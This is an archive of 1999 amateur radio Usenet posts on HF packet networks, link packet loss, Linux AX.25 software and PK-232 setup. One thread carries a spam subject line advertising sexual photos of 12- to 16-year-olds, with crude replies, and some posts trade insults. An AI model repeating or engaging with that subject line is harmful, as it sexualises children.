> using PACTOR. Between us we cover "most" bands 100% of the time.
> I do not know what N0IA has as his list of attempts, but I do notice
> him connect here on 20M most often.

>
> > Please understand that I ask these questions as a systems guy, not a
> > programmer. I hope I haven't gotten to far off the track.
>
> The systems implications are "interesting". There need to be lists of which
> station scans what frequencies with what capability. Sysops need to
> discuss routing changes from time to time. Stations drop out of the net,
> new stations arrive. Propagation changes, making some links useless
> and other links improve. Example: with 10M now open most days, I
> can move a LOT of traffic to/from WB1DSW because the link is very
> good; we often get actual data rates well above 300 BPS for hours at
> a time.
>
> We need more participation in these HF nets. Many sysops have shut
> down because the traffic into and out of their area was grabbed off
> the ham radio nets and moved to the internet instead. To a large extent,
> those sysops have not been replaced, and the HF nets are rapidly dying.
>
> ---
>
> ... Hank
>
> http://horedson.home.att.net

Thanks for the info -- between you and Cathryn, I'm learning some really
neat stuff.
I read ahead a couple of messages before responding, this time.
Unfortunately, more questions. I can understand how the software should
be controlling what the TNC does. Can software determine, through the
TNC, what are the best frequencies to use? Does the
average Clover or Pactor controller have the capability of relaying that
kind of data to the software?

Also, what are the requirements for power & antennas for the HF Node?
I, like Cathryn,
am limited in what I can fit into a small backyard without iritating
spouse and neighbors. I do have one radio (IC-746) that is software
controllable and one DX-70T that isn't. I don't have any amplifier to
get past 100 (+change) watts output. I, also
have a TS-520, but the requirement for retuning the finals sort of
eliminates automated
frequency changes.

I think the next one is for Cathryn -- I use Linux at home. I am
working on the Ham net
AX.25 routines for VHF/UHF packet. Is there software available for Unix
Based machines?
As I said, I'm not a programmer. I know some C & assembly, but mostly
for system utility routines.

Thanks again

Tony -- KF3BX

[One or more binary attachments are retained only in the source text.]

4049. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sbvq4$aj3$1@bgtnsc02.worldnet.att.net>
Source record: 16507

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:AAbpN1T7Qxjj1htLwGtHBWlt64mY@4ax.com...
> On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >> Perhaps in the densely populated little nations of Europe national
> >> networks can be done, but not across our vast rural spaces. That's
> >> sad, but it is real. We need to face up to reality and do what we are
> >> best suited to do, and that is the smaller scope metropolitan and
> >> relatively small regional networks that we can practically fund,
> >> build, and maintain.
> >>
> >> The GRAPES network covers an area of roughly 45,000 square
> >> miles, and that's about as big as is practical for a fast amateur
> >> network in our part of the US. We don't have the people, money,
> >> or sites to grow it much bigger. California might be different. They
> >> have 10 times our population, and a bunch of natural high sites. I
> >> haven't seen an organization with the energy and dedication of
> >> GRAPES building a fast network out there, however.
> >>
> >California is mostly open space with no people, just like the rest
> >of the West. It's a BIG place. The big cities are, north to south,
> >with approximate distances:
> >
> >Vancouver, BC - Seattle, WA - 50 miles.
> >Seattle, WA - Olympia/Tacoma, WA - 50 miles.
> >Olympia/Tacoma, WA - Portland, OR - 100 miles.
> >Portland, OR - San Francisco, CA - 600 miles.
> >etc.
>
> My, my, how California has grown. My atlas says that of those
> cities, only the latter is in California. :-)

Referent was "the West", transitive through "It's".
I'll let others comment on your strange ideas about California.

45,000 square miles is a very small area. The Western network
covers only 1,050,000 square miles now. It used to cover nearly
1,500,000 square miles, until we lost the links east from Montana
and the links across Texas. This does not count the Canadian
or Mexican portions of the network ...

Don't even bother with the "realtime" comments. It ain't, it
was not intended to be, and the resources to build such a
thing do not exist. It's store and forward.

--

... Hank

http://horedson.home.att.net

4050. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sc0jpdun1@bgtnsc02.worldnet.att.net>
Source record: 16508

Dave VanHorn <dvanhorn@cedar.net> wrote in message
news:uxbG3.5116$sK1.9242@news.rdc1.il.home.com...
>
> > There's more to Ham radio than a packet BBS at 30 baud effective.
>
> AMEN brother!

You got that right!

I keep wondering why Steve is stuck at that 30 baud?
Suspect he is trying to run digital data on his spark transmitter.

Most of us left "30 baud effective" behind 10 or 15 years ago.
But let me tell you a dirty little secret: I'm running 32 baud on HF
right now with both my radios. The data rate happens to be a LOT
faster than that 32 baud signalling rate though. Bet Steve has no
clue what I'm talking about.

--

... Hank

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4051. Re: My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sc17l$b3b$1@bgtnsc03.worldnet.att.net>
Source record: 16509

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7uh5rn.vgb.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >If you think hams should get awards for posting CQ bulletins
> >and collecting responses, my only comment is that I GET THE
> >AWARD TOO because my station did the actual transmitting
> >on ham radio. That internet stuff ain't ham radio ... <grin>.
>
> Who said you wouldn't get the award too?
>
> An award for people who made an effort to let other people enjoy
> some service would probably be good idea.
>
> (of course not demanded by that amateur himself, but granted to him
> by others who appreciate the service)

In the US National Traffic System, awards are given to the stations
that relay messages within that system. From time to time I remember
to send in my traffic counts. Even though I don't actually do anything
myself (the computers do the work) I get one of those awards
every now and then. Others send and deliver the messages, I just
let 'em use my gear to move the traffic where it is going.

--

... Hank

http://horedson.home.att.net

4052. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sc0ug$fd0$1@bgtnsc02.worldnet.att.net>
Source record: 16510

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sai0a$7no@dfw-ixnews5.ix.netcom.com...

<snip/chop>

> I say we need "new think" for the new millenium! Hello ! ! The year 2000
> is only 4 months away. Let's build a modern packet network.

Yup.

> Let's change the Rules, heck if we can't change em, then maybe we should
get
> reckless and break em! [I'll bet Wayne Green loves this, heh, heh.]

Not a problem.

> Don't tell me that ham's can take credit for amateur packet radio, it was
> that unlicensed computer scientist, MerCado in Canada who changed the
Rules,
> deregulated to get it all started! Where were the Ham Pioneers then?
Bah,
> humbug!

Credit for getting packet started certainly goes to the Canadians!
Took us Yanks to actually DO something with it though.

> Now if only we could get Charlie Brabbam to stop bitching and get off his
> ass and do some "new think" and stop spreading misinformation and half
> truths, then we could just begin to get somewhere!

I see a problem here: Charles is mainly right.

> If TOM were still around he would probably apply both the Wouf Hong and
the
> Rettysnitch to Charlie.

And to certain unnamed ARRL officials who dropped that ball ...

> Thoughts anyone?

How to get things moving?
Needs volunteers.

> Peter AB4BC

--

... Hank

http://horedson.home.att.net

4053. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Dan <n7wpd@xxmission.com>
Message-ID: <7sc2v4$l13$1@news.xmission.com>
Source record: 16511
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

If you've seen one naked female, you've seen them all!
Sure, there are fat ones and skinny ones, dark ones and white ones, but they all have the same basic equipment.

Sort of like eating the same dinner everyday for a month, you just get tired of it.

Let's fire up a radio or better yet, let's go dragracing!

73 Dan / N7WPD

www.xmission.com/~n7wpd
www.inconnect.com/~ed500

cal25skipper <skipper3@swbell.net> wrote in message news:y_5G3.856$h97.63243@typhoon01.swbell.net...
> Cool! Where can we see it. I like porn. If you are a man, and the site of
> naked ladies bothers you, then you're not normal.
>
> Brent Scott
> N5CLK
> Austin, TX
>
>
>

4054. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sc3vp$n8a$1@bgtnsc03.worldnet.att.net>
Source record: 16512

Tony Giroux <agiroux@cvn.net> wrote in message
news:37E981DA.DB7EC179@cvn.net...
>
> Thanks for the info -- between you and Cathryn, I'm learning some really
> neat stuff.
> I read ahead a couple of messages before responding, this time.
> Unfortunately, more questions. I can understand how the software should
> be controlling what the TNC does. Can software determine, through the
> TNC, what are the best frequencies to use? Does the
> average Clover or Pactor controller have the capability of relaying that
> kind of data to the software?

The software running on the computer controls the TNC and the radio.
That software simply tries a connect, and if the connect fails, it tries on
a different frequency or band. Very simple actually.

> Also, what are the requirements for power & antennas for the HF Node?

100W and tribander will do quite well. "More is better" particularly for
multi-hop long haul paths (e.g. across oceans). On 40M, I have found
an inverted vee to be optimal for the short paths I use.

> I, like Cathryn,
> am limited in what I can fit into a small backyard without iritating
> spouse and neighbors. I do have one radio (IC-746) that is software
> controllable and one DX-70T that isn't. I don't have any amplifier to
> get past 100 (+change) watts output. I, also
> have a TS-520, but the requirement for retuning the finals sort of
> eliminates automated
> frequency changes.

Like I mentioned, I run one system fixed frequency (the 40M one).
Can be very useful. The 746 will work fine ... nice radio!

> I think the next one is for Cathryn -- I use Linux at home. I am
> working on the Ham net
> AX.25 routines for VHF/UHF packet. Is there software available for Unix
> Based machines?

Nothing much yet. I may port SNOS to Linux, since that would be
fairly easy to do, and there is a Linux machine in the shack. In particular,
I don't know of any drivers for PACTOR/CLOVER in Linux. The basic
AX.25 and NET/ROM stuff is there, and included, for example, in
the Red Hat distribution. It builds into the kernel ok, but have not
actually tried doing anything with it. Sources are included.

I hope Cathryn has had more luck finding applications for Linux.

> As I said, I'm not a programmer. I know some C & assembly, but mostly
> for system utility routines.
>
> Thanks again
>
> Tony -- KF3BX

--

... Hank

http://horedson.home.att.net

4055. Re: HELP, WHERE IS WINPACK SOFTWARE????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Jim <hamhats@warwick.net>
Message-ID: <37E91FCC.62781644@warwick.net>
Source record: 16513

Try this site:

http://www.kwarc.org/winpack.html

Also try here:

http://www.gb7syp.force9.co.uk/winpack.htm

73,
Jim K2VER

AHAngelini wrote:

> Anybody know where I can get the download on the internet for WINPACK?
> It is a pactor program that was popular before Airmail for e-mail .
> Any ideas where to search? I got this program before but can't seem to find it?
>
> THANK_YOU

4056. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <BvgG3.2738$1i3.42884@nuq-read.news.verio.net>
Source record: 16514

Tony Giroux wrote in message <37E981DA.DB7EC179@cvn.net>...
>I think the next one is for Cathryn -- I use Linux at home. I am
>working on the Ham net
>AX.25 routines for VHF/UHF packet. Is there software available for Unix
>Based machines?
>As I said, I'm not a programmer. I know some C & assembly, but mostly
>for system utility routines.

Well, if you have the PCT2, everything is plug and go with Linux, as xfbb supports this directly. I have some code I'm working on that works for calling out with my Pk232 -- though the setup is a little weird that you need
to make a alias in Linuxnode, and then use a loopback device to call back your own node from FBB, though this code seems to work, at least for me. I have written some code for receiving, though this is a bit
on hold until I get two pactor modems here at my house, so I can check both ends off the air. So, figure on a few more weeks for that.

4057. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sc58o$4v$1@bgtnsc03.worldnet.att.net>
Source record: 16515

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:0mfG3.2731$1i3.42652@nuq-read.news.verio.net...
> Gary Coffman wrote in message ...

<your link must be perfect!>

> Okay, I'm still trying to figure out why his 25mile 'bad path' link
> would necessarily have a BER, as you say, above 1e6. Is there
> any reasonable way for him to really measure this? Maybe a
> problem here is that we 'think' we might have links that are good,
> but they have bit error rates, good enough so the the link 'seems'
> okay, but really the errors are bad enough to cause network problems.
> And that what's really needed are some good tests.

We've run them. Posted the results here in this newsgroup several
times, in the FLEXNET discussions.

> 1e6 bits, that's 125,000 bytes or about 490 256 byte packets. Now,
> let's say, he digipeated 500 256 byte packets of random data from his
> system, to the other end and back, we should find that he should miss
> more than a couple, if his BER is worse than 1e6 -- right? Since that
> would have been 2*500*256*8 bits going through the link. That is twice
> for the trip up and back. I'd be curious to know the results of this kind
> of measurement to know how good or bad the link really is. Could
> this be a way to decide if new links are going to hurt or help the
network?
> That is simply do measurements of bit errors, and if they're low enough
> it's okay, however the thing works.

I measure packet loss, not BER. There are some good technical reasons
to do it this way. The main reason is that errors tend to be bursty.
So BER gives some clues about a link's performance, but does not
tell the story you want to hear: how well does the link work in practice.

In practice, my "bad" 25 mile link runs at about 1% packet loss.
Sometimes it is better, sometimes worse, depending on how wet the
trees on the ridge to my north happen to be, how many bad electric
fence chargers are nearby, whether a C-130 is right in the path, etc.

My "real bad" link is over a 40 mile perfect line of sight path.
10W and 10 db yagis both ends. Frequent SERIOUS noise sources
along the path. The link runs either 0% packet loss, or 50% loss,
depending on the noise situation. Changes from hour to hour.
This is a backup link, so it does not usually get heavy use, unless
the primary link has failed.

My "good link" is another 25 mile path. Can see the antenna at the other
end from the shack window (using a telescope). No trees in the
way. No noise sources in that direction (big surprise, it crosses
5 miles of industrial area and 10 miles of city). Occasional packet
loss, nothing to worry about.

> Also, I'm also trying to figure out what exactly is the mechanism that
> brings in the errors -- assuming that if he did the measurement, we'd
> find BER's much worse. For the speed of light of 186000mps, the
> length of a bit is going to be about that divided 9600 or about 18.6
> miles -- right. So are we assuming then for his weird path of 25 miles,
> he's getting a direct path of 25 miles, and perhaps at the knife
> edge of the mountain in between there are going to be a bunch of
> paths, all coming in at slightly different lengths across the top of
> the mountain range -- as each one deflects off a slightly different point.

Both antennas see some of the same mountains, both the coast range
(to the west) and the cascades (to the east). There are many (dozens)
of local hills of 1000 - 2000 foot elevation in all directions. Portland
terrane is a mess for radio. It's even worse. Channel 10 (PBS) is
40 miles north of here. Continue that path 25 more miles to Mt. St.
Helens. A bit east of path is Mt. Adams. Line of sight to the transmitter.
If my TV antenna is pointed exactly right, there are only a few ghosts.
So we get all kinds of scatter on every link path. It's a fact of life here.

The Bay area is quite similar: mountains on both sides, some cross-valley
hills that break things up, etc. etc.

> So, maybe some signals are sneaking in on a path that's say 34
> miles long or 1/2 bit late.
>
> Is there any horse sense, generally about FSK,
> that say, how many db below the main signal, would a path that's
> say, 1/4 of a bit late, need to be before the channel is reliable? Is a
> path a few db down that's 1/2 of a bit late really bad? Here across

Yes, it can be a problem due to the timing and amplitude jitter it causes.

> the SF Bay, I assume that even the line of site paths, still have that
> line of site path, and another reflection off of the bay -- and I've heard
> off the Bay Bridge, of all things. .

... and the Oakland hills, and Mt. Hamilton, and Loma Prieta, and the
whole of the Santa Cruz mountain ridges, etc.

>
> ----
>
> And finally, say, we warp ahead in time to the future where everything
> is Spread Spectrum, and FSK is long forgotten. Is Spread Spectrum,
> because of it's immunity to multi-path, going to actually make these
> billiard ball paths -- that is up and over mountains and bouncing off
> buildings and things useable? Or is something else going to bite us,
> even with Spread Spectrum.

>
> (Btw, it occured to me that if Alligator thinking is bad, bad, bad,
> then the HDTV people might have a little problem here in the
> SF Bay area, with all it's hills.)

Gary is just using a catchword meaning "I don't run high power".
When both systems have similar power output, and similar receiver
noise floor, there is no "Alligator effect". Gary was simply being
disingenuous: nobody with any knowledge would build "Alligator"
links, it is a waste of money.

--

... Hank

http://horedson.home.att.net

4058. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <lOiG3.2751$1i3.43358@nuq-read.news.verio.net>
Source record: 16516

Hank Oredson wrote in message <7sc58o$4v$1@bgtnsc03.worldnet.att.net>...
>> That is simply do measurements of bit errors, and if they're low enough
>> it's okay, however the thing works.
>
>I measure packet loss, not BER. There are some good technical reasons
>to do it this way. The main reason is that errors tend to be bursty.
>So BER gives some clues about a link's performance, but does not
>tell the story you want to hear: how well does the link work in practice.
>
>In practice, my "bad" 25 mile link runs at about 1% packet loss.
>Sometimes it is better, sometimes worse, depending on how wet the
>trees on the ridge to my north happen to be, how many bad electric
>fence chargers are nearby, whether a C-130 is right in the path, etc.
>

Okay, well that makes sense. I guess that a 1e6 bit error rate would look more like a .1% packet loss, given small-ish ham radio packets. I imagine if it were some kind of intereference or something, then maybe you could figure out a way to cut that out. Though from the talk here, It sounds like maybe
multipath probably accounts for the majority of the 1% packet loss.

This is just a strange thought, and I don't suggest you try this, but as a thought
experiment, say if you ran two links on two different frequencies over the same path -- transmitting the same blocks of data on both, I wonder, if the lost packets would be random for both links. That way, even if you have a
1% chance of getting a lost packet on each of the links that the odds of the same
packet being lost on both of the links would only be .01% -- that is assuming
you had some software on the other end smart enough to know when the same data arrived on both chanels to only use one. Maybe I'm missing something here.

4059. What happened to tcpip gateways?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: kriss@spec.com
Message-ID: <kriss-2209992056560001@lanrover4.spec.com>
Source record: 16517

Our gateway has been QRT for a few months (long story) and it is now alive
and well. I have been trying to find some of the old gateways and many
seem to be QRT.

If you know of an active gateway, please send me its name and ip number.

73 de Dick, KD5VU
kd5vu@ausgw.n5smn.ampr.org

4060. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sdtmc$29ff@enews3.newsguy.com>
Source record: 16399

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sdksvptn1@harvee.billerica.ma.us...
>
> I suggest backing up and re-reading the original post. There was
> nothing in there that suggested turning amateur radio into: citizens
> band, kiddie-porn transport, or freebie Internet access. there was only
> the reasonable suggestion of thinking about eliminating content
> restrictions when using amateur radio as the transport.
>

Get somebody to explain what "content restrictions" do... If I had to
explain it to you, I would not be able to resist the temptation to insult
your "intelligence".

Amazing that you could let that much slide by you. OF COURSE the little
twerp was wanting the rules relaxed so he could "surf the net" for free!

That typifies the motivation behind most of the LandLine Lid community. To
hell with the people who want to use radio to communicate, or who want to
maintain Ham Radio's legal protection from commercial activity and
objectionable content. To hell with Ham Radio, as long as I can surf the net
for free.

You people couldn't be more obvious if you had the words "STUPID JERK"
stenciled across your foreheads.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4061. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sdub4$29ql@enews3.newsguy.com>
Source record: 16400

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7ukot6.43f.nomail@linux.pe1chl.ampr.org...
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>
> >Charlie, wake up and follow the bucks $ $ $.
>
> >Like most things in Continental Europe the Internet access rates are
> >extremely expensive (where you can get em).
>
> Who told you that?
> Monthly access fees vary between 0 and about US$ 15/month here, depending
> on what quality of service you want. Half of the country is on the
> Internet.

Ha Ha Haw Hawr!

Thanks, Rob. One more "mantra" laid to rest.

The A types are rapidly running out of excuses now, and getting a bit
desperate.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4062. welcome in my site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "E.D" <ed3@club-internet.fr>
Message-ID: <7se1mtpsd1@front1m.grolier.fr>
Source record: 16401

venez tous visiter mon site fraichement mis a jour
http://www.perso.club-internet.fr/ed3

4063. PK-232MBX COM port info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: wb4ofn@rocketmail.com
Message-ID: <37ea96e1.5651306@netnews.worldnet.att.net>
Source record: 16402

Greetings all,
Recently I had no good luck getting my desktop PC to "see" my
PK-232MBX on COM 2 using Windows 95. Today I brought my old 386/SX20
(with its DOS 6.22 and Windows 3.1 software) out of storage.
I connected my 'MBX to the COM 2 port on the 386 PC, installed
Lan-Link 2.34 and, after the necessary power-down/power-up with the
'MBX I had it running on the first try. Perhaps this info is old news
to some, but to those who (like me) have been unable to get their
PK-232s to run under Win95, the info may be useful.
Does anyone yet know of a "fix" that will make the PK-232 run
correctly using Windows 95? I've seen various posts with various
suggestions for com port parameters, yet everything I've tried has
yielded unsuccessful results. In any event, I'm glad I kept my old 386
PC. I can and have used the PSK31 and Blaster Teletype software with
my sound card, but the PK-232MBX/Win95 problem is perplexing.
73,
Russell Hall WB4OFN

4064. right news group ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <37EAA045.FF2D5DCA@hotmail.com>
Source record: 16403

Is this the right news group for this guestion? I want to re-broadcast
the weekly
program: This Week In Amature Radio. Now the question is:
can I feed the audio out from my sound card directly into the htx-202? I
figure i can keep the HT keyed up tru my tnc,my only other problem would
be my ht getting warm being keyed up for 10 minutes. Or their any other
ideas ?
tnx de dave-n2rhl

4065. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7seaka$nsf@dfw-ixnews14.ix.netcom.com>
Source record: 16404

Charlie & rob:

Here's another little item of difference between Europe and Americal telecoms pricing.

In almost all places in the world other than North America, local telephone service is metered by the minute. This is certainly true all over Europe, Asia and Latin America. Now in the USA local telephone service has been available at a flat rate for all you can eat local service for 6 - 7 decades. Since Theodore Vail of AT&T sold Congress on the AT&T monopoly.

Thus in the USA we now enjoy a flat rate local telephone service at approximately $20 per month in all 50 States.

We can call anywhere in our local cities (LATAs) and stay off hook on that connection for 24 hours per day 7 days per week and all we are charged is roughly $20 per month. Long distance of course is extra and charged by the minute, nowadays in the USA you can get long distance service for 5 - 10 cents per minute anywhere in America.

Also we in the USA enjoy all you can eat Internet access service from over 6 thousand ISP's at $19.95 per month, roughly $20 per months as well.

So that . . . In the USA we can dial our local Internet access provider and connect to the Internet at approximately 50 kbps (V.90) for 24 hours per day, 7 days per week for only $40 per month! $20 local phone service plus $20 local Internet access service.

Let me ask you Rob. . . . In comparison to the American pricing, of $40 per month, in the Netherlands how much does a 24 hour by 7 day 50 kbps Internet connection cost?

I hope you feel that you can share this pricing with us all here, because I know what it costs and since I am a "Yank" I want to defer to you who are a citizen of the EC and a Netherlander. Tell us. . . how much?

I believe that this artificially high governmentaly imposed cost/price alone in Europe distorts the hapbits of European amateur packet radio operators. Of course they still favor the use of amateur radio over the Internet.

But for how long will they do this after the prices reach world market prices? I maintain that you will see the same effects that we have seen here in America. The ham packet activity will wither!

We all must act now to save ham packet radio. Stop burying our heads in the sand like Charles Brabbam and other Type B's. It is folly and will decimate amateur packet radio.

Please tell us Rob . . .

Rob how much in the Netherlands for 24 x 7 Internet service? Please share that with us.

Best Regards,

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7sdthn$29cn@enews3.newsguy.com...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7sdbjl$cs4@dfw-ixnews13.ix.netcom.com...
> > Charles:
> >
> > Your heart is in the right place, and I love you for it, but you are
> wrong,
> > wrong, wrong.
> >
>
> Maybe someday your thinking will catch up with your heart.
>
> The only time I was really wrong was that time I thought I was wrong...
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4066. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: dynastic@0spam.cwcomnet
Message-ID: <37ea9b33.7519817@news.cwcom.net>
Source record: 16405
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Thu, 23 Sep 1999 16:31:43 GMT, marsgal42@hotmail.com wrote:

>In article <37e7d05d.3491415@nntp.netcomuk.co.uk>,
> Jim Dunnett wrote about MSK:
>
>> You detect the phase difference? Otherwise the bps rate
>> would be rather limited (?)...
>
>The idea of MSk is that there are no sudden phase jumps
>on bit transitions. The frequencies of the two tones are
>such that one of the bits is one full cycle of the low tone,
>while the other bit is 1.5 cycles of the high tone. With
>differential encoding it doesn't matter which is which.
>
>To keep the phase transitions smooth the transmitter then
>sends either a positive or negative version of the waveform
>for the current bit, so as to match the slope with the
>end of the previous bit. A diagram would really help here -
>see any comms book...

Thank you. I think I'll stick to morse :o(

--
- 73 de Jim, g(m)4rga | Work is the curse of the drinking
amadeus%netcomuk.co.uk | classes.
dynastic%cwcom.net |
g4rga@gb7tjf.#45.gbr.eu | - Oscar Wilde 1854 - 1900
PGP Key: pgpkeys.mit.edu:11371 |
Rallies Info: www.netcomuk.co.uk/~amadeus

4067. Re: PK-232MBX COM port info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: jdouglas@minn.net
Message-ID: <7secev$i7m$1@news.minn.net>
Source record: 16406

In article <37ea96e1.5651306@netnews.worldnet.att.net>, wb4ofn@rocketmail.com (Russell Hall) wrote:
>Greetings all,
> Recently I had no good luck getting my desktop PC to "see" my
>PK-232MBX on COM 2 using Windows 95. Today I brought my old 386/SX20
>(with its DOS 6.22 and Windows 3.1 software) out of storage.
>I connected my 'MBX to the COM 2 port on the 386 PC, installed
>Lan-Link 2.34 and, after the necessary power-down/power-up with the
>'MBX I had it running on the first try. Perhaps this info is old news
>to some, but to those who (like me) have been unable to get their
>PK-232s to run under Win95, the info may be useful.
> Does anyone yet know of a "fix" that will make the PK-232 run
>correctly using Windows 95? I've seen various posts with various
>suggestions for com port parameters, yet everything I've tried has
>yielded unsuccessful results. In any event, I'm glad I kept my old 386
>PC. I can and have used the PSK31 and Blaster Teletype software with
>my sound card, but the PK-232MBX/Win95 problem is perplexing.
>73,
>Russell Hall WB4OFN
>
Hello Russ,

You did not mention which software you are running, that makes a big difference. The Timewave software, PC PakRATT for Window 2.1 and PK TERM '99 run under WIN95 without problems. Even the older PC PakRATT/DOS will run until 01/01/00 when it thinks the new year is 100.

Start by doing a hard reset on the PK232. If you have an older PK-232 pop the top and remove JP-1 (by the battery) then turn the 232 on then off. Wait a couple of minutes and turn the unit on. It should come up in baudot mode. Thats the full reset indication. If you have a newer PK-232/MBX there may be an access hole on the bottom that will let you pull JP-1 and do the same reset procedure. Leave the jumper off until you get everything running.

If your running PC PakRATT/DOS, go into the program directory and delete pkdef_.cfg. Now when you run pp.exe it will ask for the comport you are connected to.

If you are running PC PakRATT for Windows use the config menu and set the comport and data rate (I use 4800 or 9600). The using the TNC menu load TNC1 (pk-232). It should work.

Next, Download PK TERM '99 from http://www.timewave.com and give that a try.

To really check out the connection, Use HYPERTERM to test the comport (see the helps files in PK TERM '99 for a discussion of using Hyperterm.

If all fails, call me at (651) 222-4858, thats the Timewave tech Support number and we can try plan B (Whatever plan B is <grin>)

vy 73

John
N0ISL
Timewave Technology

4068. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7sedai$n0b$1@hyperion.nitco.com>
Source record: 16407

Rob Janssen wrote in message ...
>Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>>Charles:
>
>>Charlie, wake up and follow the bucks $ $ $.
>
>>To understand the European (Continental) situation all you have to do is
>>shop their Internet access rates. (OK, then just look at the prices there
>>since , you really can't shop over there!) And, note the UK is different
>>having deregulated like us a few years ago. Thanks Margaret Thatcher!
>
>>Like most things in Continental Europe the Internet access rates are
>>extremely expensive (where you can get em).
>
>Who told you that?
>Monthly access fees vary between 0 and about US$ 15/month here, depending
>on what quality of service you want. Half of the country is on the
>Internet.
>
>Rob

That's one European country heard from. Any others???

Hopefully, other Europeans are following this thread and testify as to whether Internet access is expensive in their country, and whether it's permissible to have Internet/packet gateways there. Either Charles is right, or he's wrong. Word from more Europeans will finally put that matter to rest.

Incidentally, I *have* noted that packet/Internet gateways do exist in a number of European countries, including Slovenia, which boasts a very high speed packet network.

73, Mike - KG9HF

4069. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-23 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7sed4c$r5t$1@harvee.billerica.ma.us>
Source record: 16408

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> Eric:

> Hear, hear! So there others who believe that we would not be selling our
> souls if we did this. Thank God.

you are quite welcome. BTW, I never sell my soul, I only rent it.

> On UHF and uWaves where the frequencies can be used over and over again
> geographically and where we have bandwidth to burn, we petition the FCC to
> deregulate as much as possible. Let us be free to innovate. Don't restrict
> what we can carry on our digital networks as long as we are relaying the
> content of others. A proposal might be to allow individual amateurs and
> non-commercial, non-profit organizations to construct and operated radio
> access networks in these frequency bands. Allow these amateur radio access
> networks to interconnect directly to commercial networks like the Internet
> with no restriction other than that the amateur radio access networks cannot
> make a profit. Any content carried on the network to be the responsibility
> (both legally and ethically) of the initiator of the content. If it happens
> to be illegal content, then enforce against the originators, not the network
> and access operators!

maybe use a cost model like that of repeater clubs. you join and you
get access to the autopatch (ie internet). maybe providing internet
access in underserved communities is a new definition for public
service.

BTW, for "longer haul" vhf links, we have huge chunks of soon to be unused
spectrum in the form of analog TV channels which could be the home for
SS data backbones. think about that!!

--- eric

--
